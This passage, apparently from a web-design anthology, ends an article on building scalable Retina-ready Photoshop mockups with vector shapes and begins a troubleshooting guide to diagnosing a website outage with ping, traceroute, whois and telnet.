
When it comes to building UI elements that scale easily in Adobe Photoshop, bitmaps are your enemy because they pixelate or become blurry when scaled. The solution is to create solid color, pattern or gradient

layers with vector masks (just make sure you have “snap to pixel” turned on, where possible). While a little awkward at times, switching to all vectors does have significant advantages.

Before anyone mentions it, I’m not suggesting any of these methods are new; I’m willing to bet that most icon designers have been working this way for years. I’ve been using vector shapes for ages too, but the Retina display has changed my practice from using vector shapes only when I could be bothered, to building entire designs exclusively with vector shapes.


I usually draw simple elements directly in Photoshop using the Rectangle or Rounded Rectangle Tool. Draw circles using the Rounded Rectangle Tool with a large corner radius, because the ellipse tool can’t snap to pixel. Layer groups can have vector masks too, which is handy for complex compositing (option-drag a mask from another layer to create a group mask).

More complex objects get drawn in Adobe Illustrator to the exact pixel size, and then pasted into Photoshop as a shape layer. Be careful when pasting into Photoshop, as the result doesn’t always align as it should — it’s often half a pixel out on the x-axis, y-axis or both. The workaround is to zoom in, scroll around the document with the Hand Tool, and paste again. Repeat until everything aligns. Yes, it’s maddening, but the method works after a few attempts. Another option is to zoom in to 200%, select the path with the Direct Selection Tool, and nudge once, which will move everything exactly 0.5 px.




Even more complex objects requiring multiple colors get drawn in Illustrator to the exact pixel size, and then pasted into Photoshop as a Smart Object. It is a last resort, though — gradients aren't dithered, and editing later is more difficult.

If you need to use a bitmap for a texture, there are three options: use a pattern layer, a pattern layer style, or build a bitmap layer at the $2\times$ size and turn it into a Smart Object. I prefer to use pattern layer styles in most cases, but be warned: patterns are scaled using bicubic interpolation when you scale the entire document, so they become "softer." The solution is to create two versions of each pattern, then to manually change pattern layer styles to the correct pattern after scaling — a little tedious, but a totally doable approach.




Scaling Up

At this point, your document should be able to scale to exactly double the size, without a hitch.



I have a Photoshop Action set up that takes a History Snapshot, then scales to 200%. That means, previewing at the Retina display's resolution is only a click away. If you're feeling confident you've built everything well, you should be able to scale up, edit, then scale down and continue editing without degradation. If you run into trouble, a Snapshot is there to take you back. Using one document for both resolutions, means not having to keep two documents in sync — a huge advantage.



A word of warning: layer styles can only contain integer values. If you edit a drop shadow offset to be 1 px with the document at 2× size, and then scale it down, the value will end up as 1 px because it can't be 0.5 px (a non-integer value). If you do require specific changes to the 2× version of the Photoshop file, you'll have to save that version as a separate file.

Exporting, Exporting, Exporting

Now for some bad news: exporting all the images to build an app can be extremely tedious, and I don't have much advice here to assist you. As my documents act as full screen mockups, they're not set up in a way that Photoshop's Slice feature is of any use. Layer comps don't help either — I already have folders for each app state or screen, so switching things off and on is easy.

The best export method seems to be: enable the layers you'd like visible, make a marquee selection of the element, then use Copy Merged and paste the selection into a new document — not much fun when you have hundreds of images to export.

The problem is amplified when saving for the Retina display, where there are twice as many images and the 1× images must match the 2× images precisely.

The best solution I've come up with so far:

- Build your design at 1x
- Use Copy Merged to save all the 1x images
- Duplicate the entire folder containing the 1x images
- Use Automator to add @2x to all the filenames
- Open each @2x image and run the “Scale by 200%” Photoshop action. This gives you a file with the correct filename and size, but with upscaled content
- Scale your main Photoshop design document by 200%
- Use Copy Merged to paste the higher quality elements into each @2x document, turn off the lower quality layer, then save for the Web, overwriting the file.

In some cases, Photoshop's “Export Layers To Files” can help. The script can be found under the File menu.

Mac Actions and Workflows

All the Actions and Workflows that I use myself can be [downloaded](#). The Automator Workflows can be placed in your Finder Toolbar for quick access from any Finder window, without taking up any space in your Dock.

Fortunately, Apple chose to exactly double the resolution for the iPhone 4, and for using ahead-of-time resolution independence. As complex as the process is now, things would have been far worse if they had chosen a fractional scale for the display.

What to Do When Your Website Goes Down

Paul Tero

Have you ever heard a colleague answer the phone like this: “*Good afternoon... Yes... What? Completely?... When did it go down?... Really, that long?... We'll look into it right away... Yes, I understand... Of course... Okay, speak to you soon... Bye.*” The call may have been followed by some cheesy '80s rock ballad coming from the speaker phone, interrupted by “*Thank you for holding. You are now caller number 126 in the queue.*” That’s your boss calling the hosting company’s 24 hour “technical support” line.

An important website has gone down, and sooner or later, heads will turn to the Web development corner of the office, where you are sitting quietly, minding your own business, regretting that you ever mentioned “Linux” on your CV. You need to take action. Your company needs you. Your client needs you. Here’s what to do.

1. Check That It Has Actually Gone Down

Don’t take your client’s word for it. Visit the website yourself, and press Shift + Refresh to make sure you’re not seeing a cached version (hold down Shift while reloading or refreshing the page). If the website displays fine, then the problem is probably related to your client’s computer or broadband connection.

If it fails, then visit a robust website, such as google.com or bbc.co.uk. If they fail too, then there is at least an issue with your own broadband

connection (or your broadband company's DNS servers). Chances are that you and your client are located in the same building and the whole building has lost connectivity, or perhaps you have the same broadband company and its engineers have taken the day off. You will need to check the website on your mobile phone or phone a friend. To be doubly sure, ask your friend to check [Where's It Up?](#) or [Down for Everyone or Just Me?](#), which will confirm whether your website is down just for you or for everyone.

If the website is definitely down, then frown confusedly and keep reading. A soft yet audible sigh would also be appropriate. You might want to locate the documents or emails that your Internet hosting service sent you when you first signed up with it. It should have useful details such as your IP address, control panel location, log-in details and admin and root passwords; these will come in handy.

2. Figure Out What Has Gone Down

A website can appear to have gone down mainly for one of the following reasons:

- A programming error on the website
- A DNS problem, or an expired domain
- A networking problem
- Something on the server has crashed
- The whole server has crashed

To see whether it's a programming error, visit the website and check the status bar at the bottom of your browser. If it says "Done" or "Loaded," rather than "Waiting..." or "Connecting...", then the server and its software

are performing correctly, but there is a programming error or misconfiguration. Check the Apache error log for clues.


Otherwise, you'll need to run some commands to determine the cause. On a Mac with OS X or above, go to Applications → Utilities and run Terminal. On a PC with Windows, go to Start → All Programs → Accessories and choose "Command Prompt." If you use Linux, you probably already know about the terminal; but just in case, on Ubuntu, it's under Applications → Accessories.

The first command is `ping`, which sends a quick message to a server to check that it's okay. Type the following, replacing the Web address with something meaningful to you, and press "Enter." For all of the commands in this article, just type the stuff in the grey monospaced font. The preceding characters are the command prompt and are just there to let you know who and where you are.

```
C:\> ping www.stockashop.co.uk
```

If the server is alive and reachable, then the result will be something like this:

```
Reply from 92.52.106.33:  
bytes=32 time=12ms TTL=53
```



```
C:\>ping www.stockashop.co.uk

Pinging stockashop.co.uk [92.52.106.33] with 32 bytes of data:

Reply from 92.52.106.33: bytes=32 time=13ms TTL=53
Reply from 92.52.106.33: bytes=32 time=12ms TTL=53
Reply from 92.52.106.33: bytes=32 time=11ms TTL=53
Reply from 92.52.106.33: bytes=32 time=12ms TTL=53

Ping statistics for 92.52.106.33:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 11ms, Maximum = 13ms, Average = 12ms

C:\>_
```

Ping command from a Windows computer.

On Windows, it will repeat four times, as above. On Linux and Mac, each line will start with 64 bytes from and it will repeat indefinitely, and you'll need to press Control + C to stop it.

The four-part number in the example above is your server's IP address. Every computer on the Internet has one. At this stage, you can double-check that it is the correct one. You'll need to have a very good memory, or refer to the documentation that your hosting company sent you when you first signed up with it. (This article does not deal with the newish eight-part [IPv6 addresses](#).)

For instance, my broadband company is sneaky and tries to intercept all bad requests so that it can advertise to me when I misspell a domain name

in the Web browser. In this case, the ping looks successful but the IP address is wrong:

```
64 bytes from advancedsearch.virginmedia.com  
(81.200.64.50): icmp_seq=1 ttl=55 time=26.4 ms
```

Note that ping might also show the server name in front of the IP address (advancedsearch.virginmedia.com in this case). Don't worry too much if it doesn't match the website you are pinging — a server can have many names. The IP address is more important.

Assuming you've typed the domain name correctly, a bad IP address indicates that the domain name could have expired or that somebody has made a mistake with its DNS settings. If you receive something like unknown host, then it's definitely a domain name issue:

```
ping: unknown host www.nosuchwebsite.fr
```

In this case, use a website such as [Who.is](#) to verify the domain registration details, or run the whois command from Linux or Mac. It will at least tell you when it expired, who owns it and where it is registered. The Linux and Mac commands host and nslookup are also useful for finding information about a domain. The nslookup command in particular has [many different options](#) for querying different aspects of a domain name:

```
paul@MyUbuntu:~$ whois stockashop.co.uk  
paul@MyUbuntu:~$ host stockashop.co.uk  
paul@MyUbuntu:~$ nslookup stockashop.co.uk  
paul@MyUbuntu:~$ nslookup -type=soa stockashop.co.uk
```

If nothing happens when you ping, or you get something like request timed out, then you can deepen your frown and move on to step three.

The screenshot shows a Linux terminal window with a light blue header bar containing the title "Terminal". Below the header is a menu bar with "File", "Edit", "View", "Terminal", "Tabs", and "Help". The main area of the terminal displays the command "ping www.stockashop.co.uk" followed by its output: "PING stockashop.co.uk (92.52.106.33) 56(84) bytes of data.". A vertical scroll bar is visible on the right side of the terminal window.

What a non-responding server looks like in a Linux terminal.

Alternatively, if your server replied with the correct IP address, then you can exhale in relief and move on to step five.

Note that there are plenty of websites such as [Network-Tools.com](#) that allow you to ping websites. However, using the command line will impress your colleagues more, and it is good practice for the methods in the rest of this article.

3. How Bad Is It?

If your ping command has timed out, then chances are your whole server has crashed, or the network has broken down between you and the server.

If you enjoy grabbing at straws, then there is a small chance that the server is still alive and has blocked the ping request for security reasons — namely, to prevent hackers from finding out it exists. So, you can still

proceed to the next step after running the commands below, but don't hold your breath.

To find out if it is a networking issue, use `traceroute` on Mac or Linux and `tracert` on a PC, or use the trace option on a website such as Network-Tools.com. On Mac and Linux type:


```
paul@MyUbuntu:~$ traceroute www.stockashop.co.uk
```

On Windows:

```
C:\> tracert www.stockashop.co.uk
```

Traceroute traces a route across the Internet from your computer to your server, pinging each bit of networking equipment that it finds along the way. It should take 8 to 20 steps (technically known as "hops") and then either time out or show a few asterisks (*). The number of steps depends on how far away the server is and where the network has broken down.

The first couple of steps happens in your office or building (indicated by IP addresses starting with 192.68 or 10). The next few belong to your broadband provider or a big telecommunications company (you should be able to tell by the long name in front of the IP address). The last few belong to your hosting company. If your server is alive and well, then the very last step would be your server responding happily and healthily.



A screenshot of a Mac OS X terminal window titled "Terminal — bash". The window shows the command "traceroute www.stockashop.co.uk" being run. The output of the traceroute command is displayed, showing 14 hops from the user's machine to the target server. The first few lines of the output are:

```
myMac:~ paul$ traceroute www.stockashop.co.uk
traceroute to stockashop.co.uk (92.52.106.33), 64 hops max, 40 byte packets
1 192.168.1.1 (192.168.1.1) 1.250 ms 0.688 ms 0.660 ms
```

Traceroute on a Mac, through the broadband company and host to an unresponsive server.

Barring a major networking problem, like a city-wide power outage, traceroute will reach your hosting company. Now, you just need to determine whether only your server is ill or a whole rack or room has gone down.

You can't tell this just from traceroute, but chances are the servers physically next to yours have similar IP addresses. So, you could vary the last number of your server's IP address and check for any response. If your server's IP address is 123.123.123.123, you could try:

```
C:\> ping 123.123.123.121
C:\> ping 123.123.123.122
C:\> ping 123.123.123.124
C:\> ping 123.123.123.125
```

If you discover that the server is in the middle of a range of 10 to 20 IP addresses that are all broken, then it could well indicate a wider networking issue deep within the air-conditioned, fireproof bunker that your server calls home. It is unlikely that the hosting company would leave so many IP addresses unused or that the addresses would have all crashed at the same time for different reasons. It is likely, though not definitive, that a whole rack or room has been disconnected or lost power... or burned down.

Alternatively, if nearby IP addresses do reply, then only your server is down. You can proceed to the next step anyway and hope that the cause is that your server is very secure and is blocking ping requests. Perhaps upgrade that deep frown to a pronounced grimace.

Otherwise, you'll have to keep listening to Foreigner until your hosting company answers the phone. It is the only one that can fix the network and/or restart the server. But at least you now have someone else to blame. And if you are number 126 in the queue, it's probably because 125 other companies think their websites have suddenly gone down, too.

4. Check Your Web Server Software

If the server is alive but just not serving up websites, then you can make one more check before logging onto the server. Just as your office computer has a lot of software for performing various tasks (Photoshop, Firefox, Mac Mail, Microsoft Excel, etc.), so does your server. Arguably its most important bit of software is the Web server, which is usually Apache on Linux servers and IIS on Windows servers. (From here on in, I will refer to it as "Web server software," because "Web server" is sometimes used to refer — confusingly — to the entire server.)

When you visit a website, your Web browser communicates with the Web server software behind the scenes, sharing caching information, sending and receiving cookies, encrypting and decrypting, unzipping and generally managing your browsing experience.

You can bypass all of this and talk directly to the Web server software by using the `telnet` command, available on Windows, Linux and Mac. It will tell you conclusively whether your Web server software is alive. The command ends with the port, which is almost always 80:

```
ping@MyUbuntu:~$ telnet www.stockashop.co.uk 80
```

If all were well, then your Web server software would respond with a couple of lines indicating that it is connected and then wait for you to tell it what to do. Type something like this, followed by two blank lines:

```
GET / HTTP/1.1  
Host: www.stockashop.co.uk
```

The first `/` tells it to get your home page; you could also say `GET / products/index.html` or something similar. The `Host` line tells it which website to return, because your server might hold many different websites. If your website was working, then your Web server software would reply with some headers (expiry, cookies, cache, content type, etc.) and then the HTML, like this:

```
Terminal
File Edit View Terminal Tabs Help
paul@MyUbuntu:~$ telnet www.stockashop.co.uk 80
Trying 92.52.106.33...
Connected to stockashop.co.uk.
Escape character is '^]'.
GET / HTTP/1.1
Host: www.stockashop.co.uk

HTTP/1.1 200 OK
Date: Mon, 06 Dec 2010 12:56:48 GMT
Server: Apache/2.0.52 (Red Hat)
X-Powered-By: PHP/5.2.14
Set-Cookie: PHPSESSID=dt0oskn41hueimiloquife1bt2; path=/
Expires: Sat, 9 Mar 1996 19:00:00 GMT
Cache-Control: private, must-revalidate
Pragma: cache
Last-Modified: Mon, 29 Nov 2010 16:12:55
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html

4407
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en">
```

Checking the web server software with telnet.

But because there is a problem, telnet will either not connect (indicating that your Web server software has crashed) or not respond (indicating that it is misconfigured). Either way, you'll need to keep reading.

5. Logging Into Your Server

The remote investigations are now over, and it's time to get up close and personal with your errant server.

First, check your server's documentation to see whether the server has a control panel, such as Plesk or cPanel. If you're lucky, it will still be working and will tell you what is wrong and offer to restart it for you (in Plesk, click Server → Service Management).

